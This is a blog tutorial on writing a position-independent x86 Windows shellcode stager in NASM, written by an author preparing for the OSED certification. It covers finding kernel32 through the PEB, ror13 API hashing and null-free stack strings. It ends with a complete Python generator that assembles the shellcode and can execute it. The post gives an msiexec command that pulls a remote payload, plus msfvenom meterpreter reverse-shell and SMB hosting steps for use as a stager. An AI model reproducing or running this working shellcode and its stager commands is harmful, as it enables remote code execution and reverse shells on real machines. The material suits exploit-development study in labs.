
cooking a custom x86 stager in nasm
'%20fill-opacity='.8'%20d='M3.256%203.913a3.083%203.083%200%200%200-.003%204.397L8%2012.998l4.743-4.684a3.085%203.085%200%200%200%20.001-4.4c-.6-.593-1.4-.914-2.233-.914a3.17%203.17%200%200%200-1.91.635L8%204.087l-.601-.452A3.17%203.17%200%200%200%205.489%203c-.834%200-1.634.321-2.233.913m10.19%205.111-4.748%204.69a.996.996%200%200%201-1.397%200L2.549%209.02a4.083%204.083%200%200%201%20.004-5.82A4.17%204.17%200%200%201%205.488%202c.907%200%201.787.29%202.512.835A4.17%204.17%200%200%201%2010.51%202c1.093%200%202.146.422%202.936%201.202a4.085%204.085%200%200%201%200%205.822'%20/%3e%3c/svg%3e)
'%20stroke-opacity='.75'%20stroke-width='1.5'%20stroke-linejoin='round'/%3e%3c/svg%3e)

Follow me in this deep dive into building a position-independent stager for x86 win. We’ll build the entire shellcode from asm, using only stack strings, hash-based API resolution, and a few null-free tricks.
Come on! It’ll be painfully fun! 🥲
[!NOTE]
I will heavily rely on the shellcoder.py script by epi052.
[!WARNING] heads up!
I’m no 1337 when it comes to binary exploitation. The thing is, I’m prepping for the OSED cert, and this article is a way of holding myself accountable to actually understand the concepts. This is the Feynman technique of studying: trying to teach somebody else.
Enough yapping. Let’s dive in! 🤿
the plan
At a high-level overview, our payload will do the following:
- locate
kernel32.dllvia the PEB. - resolve functions like
WinExec()orTerminateProcess()by hash. - build the command string like
"msiexec /i http://IP:PORT/rev.msi /qn"on the stack. - call
WinExec()with that command. - exit the current thread gracefully with
TerminateProcess().
Let’s go into detail, step by step.
step 0: reserve stack space
Housekeeping time. Before we can do anything, we need a fixed reference point on the stack and some free room to work with.
start:
    mov ebp, esp                 ; drop a bookmark
    add esp, 0xfffff9f0          ; make ~1.5KB of room
Explanation:
-
mov ebp, esp. Savingesptoebp. Why?esppoints to the top of the stack, *but* it changes every time we push or call stuff. So we save it inebpand never touch it. Every function address or piece of data we want to keep will get stored at a fixed offset below it (like[ebp-0x10]), so we can always find our goodies. And since we’re about to shoveespway down, those negative offsets land in memory we’ve reserved for ourselves. -
add esp, 0xfffff9f0. Wait, *adding*? Yep: to the cpu, adding0xfffff9f0is the same as subtracting0x610. Soespslides down ~1.5KB. Two wins: everything between the newespandebpbecomes a scratch pad. That’s where our[ebp-0x...]bookmarks will live.
But:

“Why not just sub esp, 0x610?” Because that compiles to bytes ending in 00 00. Our shellcode rides inside a null-terminated string, so a single 00 byte acts like a full stop: everything after it gets chopped off and the payload dies.
You can always double-check using msf-nasm_shell from the metasploit framework:
step 1: psst, psst, kernel32 where are you?
We want to find where the kernel32.dll library is dynamically loaded in memory. It is always loaded, and it has interesting functions like WinExec or LoadLibrary. Later, we can use LoadLibrary to dynamically load new dlls and thus, more functions. Opens a myriad of possibilities, hellyeah! 😈
Why *dynamically*, tho? You could try to hardcode its address, *but* it depends on the specific Windows version and patches. We do like determinism. Let’s play it safe.
Every win32 thread has a thing called the TEB (Thread Environment Block), reachable via the fs segment register.
At fs:[0x30] sits the PEB (Process Environment Block), which contains the list of loaded dlls.
So:
fs:[0x30]  ->  PEB
PEB + 0x0C ->  Ldr (loader data)
Ldr + 0x1C ->  InInitOrderModuleList  (chain of loaded dlls)
each node:  +0x08 = base address, +0x20 = name (UTF‑16), +0x00 = "next" pointer
The asm below walks the module chain until it finds one whose name is exactly 12 characters (spoiler: it’ll be our beloved kernel32.dll):
find_kernel32:
    xor ecx,ecx                     ; ecx = 0
    mov esi,fs:[ecx+0x30]           ; esi = &(PEB) ([FS:0x30])
    mov esi,[esi+0x0C]              ; esi = PEB->Ldr
    mov esi,[esi+0x1C]              ; esi = PEB->Ldr.InInitOrder
next_module:
    mov ebx, [esi+0x8]              ; ebx = InInitOrder[X].base_address
    mov edi, [esi+0x20]             ; edi = InInitOrder[X].module_name
    mov esi, [esi]                  ; esi = InInitOrder[X].flink (next)
    cmp [edi+12*2], cx              ; (unicode) modulename[12] == 0x00?
    jne next_module                 ; No? try next module.
Names are utf-16, so 12*2 = 24 bytes in is the 13th character. If it’s null, the name is exactly 12 characters. So this loop exits with ebx = kernel32 base address.
But:
“What if the first dll that has 12 chars is *not* kernel32.dll? You’re just checking the length… Plenty of dlls are 12 chars: advapi32.dll, comctl32.dll, wow64win.dll…“ Nice catch! This is a dirty trick that werks because if you execute early enough (before the loader pulls in the exe’s other dependencies), the module list is tiny and predictable. Thus, we’d catch kernel32 without a hassle.
step 2: winapi function hashing
We’ve located our dll, but now we need to call its functions. What happens if a certain dll isn’t loaded? We can use LoadLibrary(), since it lives in kernel32, and that’s always loaded.
Instead of hardcoding function names in the shellcode (which wastes bytes plus risks badchars), we’ll use a 4-byte fingerprint for each API. It’s based on the ror13() hashing algorithm. Cool, huh?
the ror13 algorithm
For each character of the function name, we apply ror13, which rotates the value right by 13 bits. Then we add the character, stopping at the null terminator.
I hear your head buzzing… 🫨 Stay with me!
Let’s illustrate it with a specific example:
A in hex is 0x00000041 (duh), in bits 00000000 00000000 00000000 01000001.
Now we have to rotate the bits right one by one, 13 times. Think of ror like Pac-Man: you move to the right, and if you run off the end, you wrap around to the left side.
So this is the process under the hood:
ror 0:  00000000 00000000 00000000 01000001   ← starting point
ror 1:  10000000 00000000 00000000 00100000   ← rightmost 1 falls off, reappears at far left
ror 2:  01000000 00000000 00000000 00010000
ror 3:  00100000 00000000 00000000 00001000
ror 4:  00010000 00000000 00000000 00000100
ror 5:  00001000 00000000 00000000 00000010
ror 6:  00000100 00000000 00000000 00000001   ← the other 1 reaches the edge
ror 7:  10000010 00000000 00000000 00000000   ← it falls off, wraps to the left
ror 8:  01000001 00000000 00000000 00000000
ror 9:  00100000 10000000 00000000 00000000
ror 10: 00010000 01000000 00000000 00000000
ror 11: 00001000 00100000 00000000 00000000
ror 12: 00000100 00010000 00000000 00000000
ror 13: 00000010 00001000 00000000 00000000   ← finish line
Cool, then 00000010 00001000 00000000 00000000 is the output of rotating those bits.
So, the final step to get The Ultimate ROR13 Hash is to convert it back to hex. In this case, ror13(0x00000041) is 0x02080000.
ror13 but in python
OK, now that we understand it in English, let’s review the python helpers defined by epi052:
def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count > 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return int(binb, 2)

def push_function_hash(function_name):
    edx = 0x00
    ror_count = 0
    for eax in function_name:
        edx = edx + ord(eax)
        if ror_count < len(function_name)-1:
            edx = ror_str(edx, 0xd)      # rotate between chars, not after last
        ror_count += 1
    return f"push {hex(edx)}"
[!WARNING] important the last char is added but not rotated. The asm in does it in the opposite order, rotate first and add after, but lands on the exact same hash: rotating a zeroed accumulator is a no-op.
Let’s debug for LoadLibraryA:
edx = 0

edx += 'L' (0x4C)  -> 0x0000004C, ror13 -> 0x02600000
edx += 'o' (0x6F)  -> 0x0260006F, ror13 -> 0x03781300
edx += 'a' (0x61)  -> 0x03781361, ror13 -> 0x9B081BC0
edx += 'd' (0x64)  -> 0x9B081C24, ror13 -> 0xE124D840
edx += 'L' (0x4C)  -> 0xE124D88C, ror13 -> 0xC4670926
edx += 'i' (0x69)  -> 0xC467098F, ror13 -> 0x4C7E2338
edx += 'b' (0x62)  -> 0x4C7E239A, ror13 -> 0x1CD263F1
edx += 'r' (0x72)  -> 0x1CD26463, ror13 -> 0x2318E693
edx += 'a' (0x61)  -> 0x2318E6F4, ror13 -> 0x37A118C7
edx += 'r' (0x72)  -> 0x37A11939, ror13 -> 0xC9C9BD08
edx += 'y' (0x79)  -> 0xC9C9BD81, ror13 -> 0xEC0E4E4D
edx += 'A' (0x41)  -> 0xEC0E4E8E   <- last char: add only, no rotate

push 0xec0e4e8e
OK, I think you (we) get it now.
But:
“could we then just precompute and hardcode the values of the functions we want to call, rather than calculating the hashes dynamically?”
Yep, you can. But it doesn’t hurt to understand what’s under the hood, right? Don’t be lazy.
step 3: walking the export table
A dll is basically a file full of common functions that programs find handy. But how does windows know what’s inside a dll? Well, there’s a table of contents inside every dll called the export table.
It’s like a phonebook that says “oi, the function called LoadLibraryA() starts at this memory address.”
That table contains three lists side by side:
PE header + 0x78  →  the RVA of the Export Directory is stored here (a pointer, not the table itself)
Export Directory:
 +0x18  NumberOfNames           ← how many functions have names
 +0x1C  AddressOfFunctions      ← list of addresses (where the code lives)
 +0x20  AddressOfNames          ← list of name pointers (where the names live)
 +0x24  AddressOfNameOrdinals   ← the glue between names and addresses
Think of it like this:
AddressOfNames: the list of names ("LoadLibraryA", …)AddressOfNameOrdinals: says which slot in the function list each name corresponds toAddressOfFunctions: the actual phone numbers (the code addresses)
So our plan is to:
- find the name
- get its index (ordinal)
- use the ordinal to look up the actual address.
It is important to clarify the following concepts too:
- RVA (Relative Virtual Address): how far from the start of the dll.
- VMA (Virtual Memory Address): the actual address in memory.
Thus, to convert: vma = dll_base_address + rva. That’s it.
saving our function address (aka the call/pop trick)
OK, now we know the theory. Let’s define a new function (aka the resolver) to get the VMA of the winapi functions we want.
First off, we need to know where our resolver function lives in memory, so we can reference it later when calling it.
We can do it this way:
find_function_shorten:
    jmp find_function_shorten_bnc   ; just to skip ahead
find_function_ret:
    pop esi                         ; grab that address off the stack into esi
    mov [ebp-0x08], esi             ; save it for later in [ebp-0x08]
    jmp resolve_symbols             ; skip the function and go to the rest of the code
find_function_shorten_bnc:
    call find_function_ret          ; the `call` instruction does something sneaky:
                                    ; it pushes the address of the next instruction onto the stack
    ...                             ; (find_function starts right here)
Boom! Now we know where our own code lives, without hardcoding anything. This is cool because our shellcode could be loaded anywhere in memory.
the resolver function
With that out of the way, let’s review the actual find_function code step by step (finally!).
find_function:
    pushad                          ; save ALL the registers
    mov eax, [ebx+0x3c]             ; Offset to PE Signature
    mov edi, [ebx+eax+0x78]         ; Export Table Directory RVA
    add edi, ebx                    ; Export Table Directory VMA
    mov ecx, [edi+0x18]             ; NumberOfNames
    mov eax, [edi+0x20]             ; AddressOfNames RVA
    add eax, ebx                    ; AddressOfNames VMA
    mov [ebp-4], eax                ; save it for later
pushad is a handy instruction that dumps everything (eax, ecx, edx, ebx, esp, ebp, esi, edi) onto the stack in one shot. We like it because our function trashes basically every register along the way.
[ebx+0x3c] is the e_lfanew field: how far into the file the PE header starts. So ebx+eax is the PE header, +0x78 lands on the export directory RVA, and then the usual dance; add ebx, get the VMA. edi now points straight at the phonebook. ecx is our counter, and [ebp-4] is a free scratch slot under our stack frame where we park the names list.
the loop
find_function_loop:
    jecxz find_function_finished    ; Jump to the end if ECX is 0
    dec ecx                         ; Decrement our names counter
    mov eax, [ebp-4]                ; Restore AddressOfNames VMA
    mov esi, [eax+ecx*4]            ; Get the RVA of the symbol name
    add esi, ebx                    ; Set ESI to the VMA of the current
compute_hash:
    xor eax, eax                    ; NULL EAX
    cdq                             ; NULL EDX
    cld                             ; Clear direction
We walk it backwards; ecx*4 because every entry is a 4-byte pointer. jecxz is just “jump if ecx is zero”, our exit if we run out of names without a match.
That mov eax, [ebp-4] reload is not decoration. The hash routine below trashes eax (lodsb writes into al, and add edx, eax reads the whole 32-bit register), so without reloading the pointer on every iteration, the second trip around the loop would dereference garbage and faceplant. That’s exactly why we parked AddressOfNames in [ebp-4] before the loop.
hashing the name
Now we calc the famous ror13 hash like before, but in asm this time:
compute_hash_again:
    lodsb                           ; read next byte into AL (esi bumps itself)
    test al, al                     ; NULL terminator?
    jz compute_hash_finished
    ror edx, 0x0d                   ; rotate hash 13 bits right
    add edx, eax                    ; mix in the byte
    jmp compute_hash_again
Rotate, add, repeat until the string ends. Every name boiled down to 4 bytes.
comparing
    cmp edx, [esp+0x24]             ; our hash vs the requested one
    jnz find_function_loop          ; no match? next name
Wait, [esp+0x24]? Where’s that? Look at the stack after call + pushad:
esp+0x00  edi, esi, ebp, esp, ebx, edx, ecx, eax   ← the pushad block (32 bytes)
esp+0x20  return address
esp+0x24  ← the hash we pushed before calling
The hash the caller pushed is still sitting up there, above everything. No arguments, no nothing; we just do the math and grab it. Dark magic.
the actual lookup
On a match, the 3-step plan from earlier happens:
    mov edx, [edi+0x24]             ; AddressOfNameOrdinals
    add edx, ebx
    mov cx, [edx+2*ecx]             ; ordinal (each is 2 bytes, so ×2)
    mov edx, [edi+0x1c]             ; AddressOfFunctions
    add edx, ebx
    mov eax, [edx+4*ecx]            ; function RVA (each is 4 bytes, so ×4)
    add eax, ebx                    ; function VMA. gotcha.
Name → ordinal → real address. (Sneaky detail: mov cx only loads 16 bits, but that’s fine; the upper half of ecx is already zero since the index is small, so ecx ends up being exactly the ordinal.)
the exit trick
And the last part is my personal favorite:
    mov [esp+0x1c], eax             ; overwrite the SAVED eax in the snapshot
find_function_finished:
    popad                           ; restore everything...
    ret
Check the layout again. esp+0x1c is the eax that pushad saved. We literally hack our result into the stack snapshot before restoring it. Then popad pulls everything back; and eax comes out carrying the function address, all other registers untouched, like nothing ever happened. The result gets smuggled out through the stack. Beautiful.
Next step: learning how to call our new function.
step 4: resolving symbols
Now we resolve the functions we actually want, using the resolver plus the ror13 technique from :
resolve_symbols:
    push 0x0E8AFE98                 ; ror13 hash of "WinExec"
    call dword ptr [ebp - 0x08]     ; find_function
    mov  [ebp - 0x0C], eax          ; save WinExec
Then we save each pointer at a different offset from ebp for future reference. All negative offsets: that’s the ~1.5KB of room we reserved in doing its job.
step 5: stacking strings like lego blocks
In our payload we want to pass string arguments to the functions. To achieve this, you don’t want to embed string literals directly, but build them on the stack using push.
Why? Because our shellcode can’t just do .ascii "cmd": there is no data section when you’re smuggled through a strcpy() or similar.
The classic trick is to push the string onto the stack, then esp points at it.
First, some fisher-price context for you:
- stack grows down: push the tail of the string first.
- x86 is little‑endian: flip byte order inside each 4‑byte chunk.
So if we want to push the string cmd, we could just do this, right?
mov eax, 0x00646d63   ; since in hex: null, d=64, m=6d and c=63
push eax
WRONG. 😵 Because if we assemble that into bytes, we get a null char. And null chars are almost always badchars.
How can we overcome this? By combining eax with its little brothers, the ax and al registers.
eax is a 32-bit register (4 bytes). It’s sliced like this:
eax = [  byte3  |  byte2  |    ax    ]
                          [ ah  | al ]
As you can see, ax is the lowest 2 bytes of eax (ah is the high byte of ax, al is the low byte).
The hack is to write to al or ax since it only touches the bottom of eax. Then, the upper bytes keep whatever garbage was already there! We avoid the full 4-byte mov that would force null padding.
[!WARNING] Since the upper bytes are garbage, you must zero eax first (xor eax, eax) or your string on the stack won’t be null-terminated and will have junk in it. Let’s review the cmd example with this strategy. After all the pushes, memory starting at esp must read 63 6d 64 (“cmd”).
xor eax, eax        ; zero eax first: remember the warning above!
mov al, 0x64        ; bottom byte of eax = 'd'
push eax            ; 'd' + three null bytes (terminator included)
mov ax, 0x6d63      ; bottom two bytes = `63 6d` = "cm"
push ax             ; pushed at a **lower** address
Final layout:
esp   →  63 6d   ("cm")   ← pushed last
esp+2 →  64      ("d")    ← pushed first
esp+3 →  00 00 00         ← null terminator, for free
Yay! We did it! 🎉 Now, let’s review how to do this dynamically.
pushing strings in python
Again, this epi052 helper converts a string to a sequence of push instructions:
def push_string(input_string):
    rev_hex_payload = str(to_hex(input_string))   # "cmd" -> "636d64"
    rev_hex_payload_len = len(rev_hex_payload)

    instructions = []
    first_instructions = []
    for i in range(rev_hex_payload_len, 0, -1):
        if ((i != 0) and ((i % 8) == 0)):
            target_bytes = rev_hex_payload[i-8:i]
            instructions.append(f"push dword 0x{target_bytes[6:8] + target_bytes[4:6] + target_bytes[2:4] + target_bytes[0:2]};")
        elif ((0 == i-1) and ((i % 8) != 0) and (rev_hex_payload_len % 8) != 0):
            if (rev_hex_payload_len % 8 == 2):
                first_instructions.append(f"mov al, 0x{rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len%8)):]};")
                first_instructions.append("push eax;")
            elif (rev_hex_payload_len % 8 == 4):
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len%8)):]
                first_instructions.append(f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};")
                first_instructions.append("push eax;")
            else:
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len%8)):]
                first_instructions.append(f"mov al, 0x{target_bytes[4:6]};")
                first_instructions.append("push eax;")
                first_instructions.append(f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};")
                first_instructions.append("push ax;")
    instructions = first_instructions + instructions
    return "".join(instructions)
OK, see the examples below to verify you (me) finally get it:
| input | asm | bytes (opcodes) | explanation |
|---|---|---|---|
"calc" | push dword 0x636c6163; | 68 63 61 6c 63 | len % 8 == 0 → pure 4-byte chunk, bytes reversed for little-endian |
"a" | mov al, 0x61; push eax; | b0 61 50 | len % 8 == 2 → single leftover byte |
"ab" | mov ax, 0x6261; push eax; | 66 b8 61 62 50 | len % 8 == 4 → two leftover bytes, swapped |
"cmd" | mov al, 0x64; push eax; mov ax, 0x6d63; push ax; | b0 64 50 66 b8 63 6d 66 50 | len % 8 == 6 → three leftover bytes (else branch) |
"abcde" | mov al, 0x65; push eax; push dword 0x64636261; | b0 65 50 68 61 62 63 64 | remainder 2 + full dword (hits both the %8==0 if and the ==2 case) |
(These are the raw chunks the helper emits; in the full shellcode they’re preceded by the xor eax, eax; push eax that zeroes the upper bytes and plants the terminator.)
step 6: clean exit
After WinExec() returns, we exit the current thread gracefully:
exec_shellcode:
    xor ecx, ecx                    ; null ECX
    push ecx                        ; uExitCode
    push 0xffffffff                 ; hProcess
    call dword ptr [ebp - 0x10]     ; Call TerminateProcess
final code
What a journey! This is our final script, using keystone to glue it all together:
#!/usr/bin/python3
import argparse
import ctypes
import numpy
import keystone as ks

def to_hex(s):
    retval = list()
    for char in s:
        retval.append(hex(ord(char)).replace("0x", ""))
    return "".join(retval)

def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count > 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return int(binb, 2)

def push_function_hash(function_name):
    edx = 0x00
    ror_count = 0
    for eax in function_name:
        edx = edx + ord(eax)
        if ror_count < len(function_name) - 1:
            edx = ror_str(edx, 0xD)
        ror_count += 1
    return "push " + hex(edx)

def push_string(input_string):
    rev_hex_payload = str(to_hex(input_string))
    rev_hex_payload_len = len(rev_hex_payload)

    instructions = []
    first_instructions = []
    null_terminated = False

    for i in range(rev_hex_payload_len, 0, -1):
        if (i != 0) and ((i % 8) == 0):
            target_bytes = rev_hex_payload[i - 8:i]
            instructions.append(
                f"push dword 0x"
                f"{target_bytes[6:8] + target_bytes[4:6] + target_bytes[2:4] + target_bytes[0:2]};"
            )
        elif (0 == i - 1) and ((i % 8) != 0) and (rev_hex_payload_len % 8) != 0:
            if rev_hex_payload_len % 8 == 2:
                first_instructions.append(
                    f"mov al, 0x{rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len % 8)):]};"
                )
                first_instructions.append("push eax;")
            elif rev_hex_payload_len % 8 == 4:
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len % 8)):]
                first_instructions.append(
                    f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};"
                )
                first_instructions.append("push eax;")
            else:
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len % 8)):]
                first_instructions.append(f"mov al, 0x{target_bytes[4:6]};")
                first_instructions.append("push eax;")
                first_instructions.append(
                    f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};"
                )
                first_instructions.append("push ax;")
            null_terminated = True

    instructions = first_instructions + instructions
    return "".join(instructions)

def exec_cmd(command, breakpoint=0):
    """
    Builds a WinExec-based shellcode stub.

    command: command line string to pass to WinExec
    breakpoint: if 1, inserts int3 at start
    """
    push_instr_winexec_hash = push_function_hash("WinExec")
    push_instr_command = push_string(command)
    push_instr_terminate_hash = push_function_hash("TerminateProcess")

    asm = [
        "   start:                               ",
        f"{['', 'int3;'][breakpoint]}            ",
        "       mov ebp, esp                     ;",
        "       add esp, 0xfffff9f0              ;",  # avoid NULL bytes
        "   find_kernel32:                       ",
        "       xor ecx, ecx                     ;",  # ECX = 0
        "       mov esi, fs:[ecx + 0x30]         ;",  # ESI = PEB ([FS:0x30])
        "       mov esi, [esi + 0x0C]            ;",  # ESI = PEB->Ldr
        "       mov esi, [esi + 0x1C]            ;",  # ESI = PEB->Ldr.InInitOrder
        "   next_module:                         ",
        "       mov ebx, [esi + 0x08]            ;",  # EBX = InInitOrder[X].base
        "       mov edi, [esi + 0x20]            ;",  # EDI = InInitOrder[X].name
        "       mov esi, [esi]                   ;",  # ESI = next entry
        "       cmp word ptr [edi + 12*2], cx    ;",  # name[12] == 0x0000? (kernel32.dll)
        "       jne next_module                  ;",  # no: try next module
        "   find_function_shorten:               ",
        "       jmp find_function_shorten_bnc    ;",  # short jump
        "   find_function_ret:                   ",
        "       pop esi                          ;",  # pop the pushed return address
        "       mov [ebp - 0x08], esi            ;",  # save find_function for later
        "       jmp resolve_symbols              ;",
        "   find_function_shorten_bnc:           ",
        "       call find_function_ret           ;",  # pushes address of next instruction
        "   find_function:                       ",
        "       pushad                           ;",  # save all registers (ebx = kernel32 base)
        "       mov eax, [ebx + 0x3C]            ;",  # offset to PE signature
        "       mov edi, [ebx + eax + 0x78]      ;",  # Export Table Directory RVA
        "       add edi, ebx                     ;",  # Export Table Directory VMA
        "       mov ecx, [edi + 0x18]            ;",  # NumberOfNames
        "       mov eax, [edi + 0x20]            ;",  # AddressOfNames RVA
        "       add eax, ebx                     ;",  # AddressOfNames VMA
        "       mov [ebp - 4], eax               ;",  # save it for later
        "   find_function_loop:                  ",
        "       jecxz find_function_finished     ;",  # jump to the end if ECX is 0
        "       dec ecx                          ;",  # decrement our names counter
        "       mov eax, [ebp - 4]               ;",  # reload: eax is trashed below
        "       mov esi, [eax + ecx*4]           ;",  # RVA of the ecx-th name
        "       add esi, ebx                     ;",  # VMA of the name
        "   compute_hash:                        ",
        "       xor eax, eax                     ;",  # NULL EAX
        "       cdq                              ;",  # NULL EDX
        "       cld                              ;",  # clear direction
        "   compute_hash_again:                  ",
        "       lodsb                            ;",  # load next byte from esi into al
        "       test al, al                      ;",  # check for NULL terminator
        "       jz compute_hash_finished         ;",
        "       ror edx, 0x0D                    ;",  # rotate edx 13 bits right
        "       add edx, eax                     ;",  # add the byte to the accumulator
        "       jmp compute_hash_again           ;",
        "   compute_hash_finished:               ",
        "   find_function_compare:               ",
        "       cmp edx, [esp + 0x24]            ;",  # computed hash vs requested hash
        "       jnz find_function_loop           ;",  # no match: next name
        "       mov edx, [edi + 0x24]            ;",  # AddressOfNameOrdinals RVA
        "       add edx, ebx                     ;",  # AddressOfNameOrdinals VMA
        "       mov cx, [edx + 2*ecx]            ;",  # the function's ordinal
        "       mov edx, [edi + 0x1C]            ;",  # AddressOfFunctions RVA
        "       add edx, ebx                     ;",  # AddressOfFunctions VMA
        "       mov eax, [edx + 4*ecx]           ;",  # function RVA
        "       add eax, ebx                     ;",  # function VMA
        "       mov [esp + 0x1C], eax            ;",  # overwrite saved eax from pushad
        "   find_function_finished:              ",
        "       popad                            ;",  # restore registers
        "       ret                              ;",
        "   resolve_symbols:                     ",
        push_instr_winexec_hash,                    # kernel32!WinExec
        "       call dword ptr [ebp - 0x08]      ;",  # find_function
        "       mov [ebp - 0x0C], eax            ;",  # save WinExec
        push_instr_terminate_hash,                 # kernel32!TerminateProcess
        "       call dword ptr [ebp - 0x08]      ;",  # find_function (ebx still = kernel32)
        "       mov [ebp - 0x10], eax            ;",  # save TerminateProcess
        "   call_winexec:                        ",
        "       xor eax, eax                     ;",
        "       push eax                         ;",  # null terminator
        push_instr_command,
        "       mov eax, esp                     ;",  # lpCmdLine
        "       push 5                           ;",  # uCmdShow (2nd arg pushed first)
        "       push eax                         ;",  # lpCmdLine (1st arg pushed last)
        "       call dword ptr [ebp - 0x0C]      ;",  # WinExec(lpCmdLine, uCmdShow)
        "   exec_shellcode:                      ",
        "       xor ecx, ecx                     ;",
        "       push ecx                         ;",  # uExitCode = 0 (push 0 would embed a null!)
        "       push 0xffffffff                  ;",  # hProcess = -1 (current process)
        "       call dword ptr [ebp - 0x10]      ;",  # TerminateProcess(-1, 0)
    ]

    return "\n".join(asm)


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Generate WinExec shellcode stub.")
    parser.add_argument(
        "--command",
        default="calc.exe",
        help="Command line to execute via WinExec",
    )
    parser.add_argument(
        "--breakpoint",
        type=int,
        default=0,
        help="Insert int3 breakpoint at start (0/1)",
    )
    parser.add_argument(
        "--asm-only",
        action="store_true",
        help="Print assembly only, do not assemble",
    )
    parser.add_argument(
        "--test-shellcode",
        action="store_true",
        help="Assemble and execute the shellcode (Windows only)",
    )
    args = parser.parse_args()

    asm_code = exec_cmd(args.command, args.breakpoint)

    if args.asm_only:
        print(asm_code)
    else:
        engine = ks.Ks(ks.KS_ARCH_X86, ks.KS_MODE_32)
        encoding, count = engine.asm(asm_code)
        shellcode = bytes(encoding)
        print("Shellcode length:", len(shellcode))
        print("Shellcode hex:", shellcode.hex())

        if args.test_shellcode:
            print(f"\n[+] Debugging shellcode ...")
            sh = b""
            for e in encoding:
                sh += struct.pack("B", e)

            packed_shellcode = bytearray(sh)
            ptr = ctypes.windll.kernel32.VirtualAlloc(
                ctypes.c_int(0),
                ctypes.c_int(len(packed_shellcode)),
                ctypes.c_int(0x3000),
                ctypes.c_int(0x40),
            )
            buf = (ctypes.c_char * len(packed_shellcode)).from_buffer(packed_shellcode)
            ctypes.windll.kernel32.RtlMoveMemory(
                ctypes.c_int(ptr), buf, ctypes.c_int(len(packed_shellcode))
            )
            print("[=]   Shellcode located at address %s" % hex(ptr))
            input("...ENTER TO EXECUTE SHELLCODE...")
            ht = ctypes.windll.kernel32.CreateThread(
                ctypes.c_int(0),
                ctypes.c_int(0),
                ctypes.c_int(ptr),
                ctypes.c_int(0),
                ctypes.c_int(0),
                ctypes.pointer(ctypes.c_int(0)),
            )
            ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht), ctypes.c_int(-1))
step 7: test it
As you may have noticed, I included the option to debug it directly from our win10 vm, via VirtualAlloc() and friends.
We could just run calc.exe, but that would be boring. So let’s use it as a stager.
- create a meterpreter revshell for x86:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f exe -a x86 -o rev.exe - setup a meterpreter listener.
- host the revshell via SMB like:
sudo impacket-smbserver met /home/kali/shared -smb2support - use our script in debug mode to run the custom shellcode to trigger it from a shared folder, like this:
OMG! It’s alive! 🧟♂️
bottom line
That’s pretty much it. We built a full position-independent stager from scratch. In some contexts, knowing what’s under the hood is helpful, because your friend msfvenom won’t work in every situation. Running shellcode vs. understanding it can makes the difference.
What if you want a full revshell custom shellcode, not a stager? Well, you’d reach for WSAConnect(), CreateProcessA(), and friends. My priority in this article was to explore how to do the basic stuff. With this baseline, you can adapt it to other contexts: you now know how to load dlls, find functions, load their addresses, push args, call them dynamically, etc.
Now go forth and pop those shells. And if you’re also on the OSED journey, see you on the other side. 🐚
- he uses
system()frommsvcrt.dll, and I just useWinExec()fromkernel32.dllsince that dll is already loaded. - I highly recommend checking out the rest of the scripts in his osed-scripts repo. Pure gold.
- so basically, here I’m explaining it to myself at a level of detail I’m comfortable with. I hope it matches yours as well.
- remember that the stack grows down, so whatever you push last sits at the lowest address.
- you could also use it as a custom revshell or inject the shellcode bytes in the context of a buffer overflow, for instance.